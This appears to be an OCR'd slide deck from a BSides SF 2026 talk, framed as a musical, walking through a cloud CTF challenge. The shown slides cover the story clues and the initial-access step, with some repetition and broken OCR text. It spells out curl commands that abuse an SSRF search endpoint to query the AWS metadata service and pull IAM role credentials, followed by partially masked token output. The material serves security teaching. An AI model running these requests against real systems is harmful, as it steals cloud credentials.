CLOUDSHELL HIDE-N-SEEK

2026 SAN FRANCISCO BSIDES THE MUSICAL

FEATURING
Jenko Hwong
Principal Security Researcher
Huntress Labs
www.linkedin.com/in/jenkohwong
github.com/edleft

Enjoying the Sweet Persistent Sounds of Silence!

STARRING
Chris Ryan
Principal Security Researcher
Huntress Labs

SHOWTIME: 11:20am, March 22, 2026

LOCATION: Metron AMC Theatre 13

Cacophony: Unmanaged Non-API Service

Jam Session: CloudShell CTF Demo

Muse

DEFCON 33 Cloud Village CTF
(200 plays, 1 solve, 1 jail break,
lots of @#$!%) 🖕💩

Prologue

Stairway to Token:
An SSRF Symphony in IMDS Major
aka
The Tragic Musical of a Broken Website
(Initial Access)

Rising Action

The IAM Jam Session:
Wild Goose Chases, Lost Buckets,
and EC2 Encores
((Un)Discovery)

Confrontation

The Pivot Prelude:
One IAM (A)Hole, a Light Bulb,
a Browser, and a
Cloudy Crescendo
(Lateral Movement)


Climax

Backdoor Ballad:
Persistence Playlist for
When the Host's on Lockdown
(Persistence, Actions)

A Muse

Cloud Walker CTF

- *530 players, 305 teams, CV DC33, August 2025*
- *A **website** and **URL***
- *3 usual **cloud** suspects*
- *A **map***
- *A **secret agent**, HexNova*
- *A tightrope **walker** who was anything but "small": **Philippe Petit,** August 7, 1974*



Discovery


Insecure Direct Object Riff

Hex Nova, this is Agent **Petit**.

If you haven't heard from me, I'm likely dead.


The Syndicate is **persistently** sneaky in hiding their data. I did find an **initial access** vector through the **web**, a classic **token** grab.

The challenge is on the inside, though. All the **obvious services** are **dead ends**. I've been **bash**ing my head trying to find the **flag**, and I'm going to head to the top floor, closer to the **clouds**, see if I can find anything. Will try to leave more **clues**.




Discovery

Insecure Direct Object Riff



Discovery

Insecure Direct Object Riff



Discovery


Insecure Direct Object Riff

Hex Nova, this is Agent ***Petit.***

If you haven't heard from me, I'm likely dead.

The Syndicate is ***persistently*** *sneaky in hiding their data. I did find an* ***initial access*** *vector through the* ***web****, a classic* ***token*** *grab.*

The challenge is on the inside, though. All the ***obvious services*** *are* ***dead ends****. I've been* ***bash****ing my head trying to find the* ***flag****, and I'm going to head to the top floor, closer to the* ***clouds****, see if I can find anything. Will try to leave more* ***clues****.*



Initial Access


```
# DISCOVER ROLE
curl -L -s -u USER:PWD -X POST -d
query=http://169.254.169.254/late
st/meta-data/iam/security-creden
tials/
http://57.YYY.XX.101:8080/search
small_phil_web_role

# OBTAIN TOKEN
curl -L -s -u USER:PWD -X POST -d
query=http://169.254.169.254/late
st/meta-data/iam/security-creden
tials/small_phil_web_role
http://57.YYY.XX.101:8080/search
{
  "Code": "Success",
  "LastUpdated":
"2026-03-22T00:39:07Z",
  "Type": "AWS-HMAC",
  "AccessKeyId":
"ASIAQ2AUEJRN2FJ2SBNZ",
  "SecretAccessKey":
"C8dV7********lvjPA",
  "Token":
"IQoJb3Jp***********vpDaXkI=",
  "Expiration":
"2026-02-14T06:47:43Z"
}
```

view-source:https://cloud-walker-2.cloudy-daze.com/?u=3&n=0&s=95215416364777734542420837089293856O


```
rap
DOCTYPE html>
tml lang="en">
ead>
<title>Cloud Walker</title>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="description" content="HTML5 website template">
<meta name="keywords" content="global, template, html, sass, jquery">
<meta name="author" content="Bucky Maler">
<link rel="stylesheet" href="/static/css/main.css">
<style>
  #cassette {
    position: absolute; /* Or 'fixed' or 'relative' */
    top: 650px;
    left: 575px;
    width: 400px;
    z-index: 100;
    cursor: pointer;                 /* Show hand cursor */
    transition: transform 0.2s, box-shadow 0.2s; /* Smooth effect */
  }
  #cassette:hover {
    transform: scale(1.02);          /* Slight zoom on hover */
    box-shadow: 0 0 12px rgba(255, 255, 255, 1.0); /* white glow */
  }
  #match {
    position: absolute; /* Or 'fixed' or 'relative' */
    top: 735px;
    left: 710px;
    width: 125px;
    z-index: 100;
    display: none;
  }
</style>
head>
ody>
  <img id="cassette" src="/static/images/cassette.png" alt="cassette">
  <div class="smoke" id="smoke"></div>
<audio id="audio_player" src="/static/audio/hexnova1.m4a" preload="none"></audio>

<img id="match" src="/static/images/match.gif" alt="match">

<!-- notification for small viewports and landscape oriented smartphones -->
<div class="device-notification">
      <! -- remove search due to ssrf problemss
        <form action="/search" method="POST">
          <label for="query">Search:</label>
          <input type="text" id="query" name="query" placeholder="Enter search term" required>
          <button type="submit">Submit</button>
```

Initial Access

SSRF


IMDS

```
# DISCOVER ROLE
curl -L -s -u USER:PWD -X POST -d
query=http://169.254.169.254/late
st/meta-data/iam/security-creden
tials/
http://57.YYY.XX.101:8080/search
small_phil_web_role

# OBTAIN TOKEN
curl -L -s -u USER:PWD -X POST -d
query=http://169.254.169.254/late
st/meta-data/iam/security-creden
tials/small_phil_web_role
http://57.YYY.XX.101:8080/search
{
  "Code": "Success",
  "LastUpdated":
"2026-03-22T00:39:07Z",
  "Type": "AWS-HMAC",
  "AccessKeyId":
"ASIAQ2AUEJRN2FJ2SBNZ",
  "SecretAccessKey":
"C8dV7********lvjPA",
  "Token":
"IQoJb3Jp***********vpDaXkI=",
  "Expiration":
"2026-02-14T06:47:43Z"
}
```

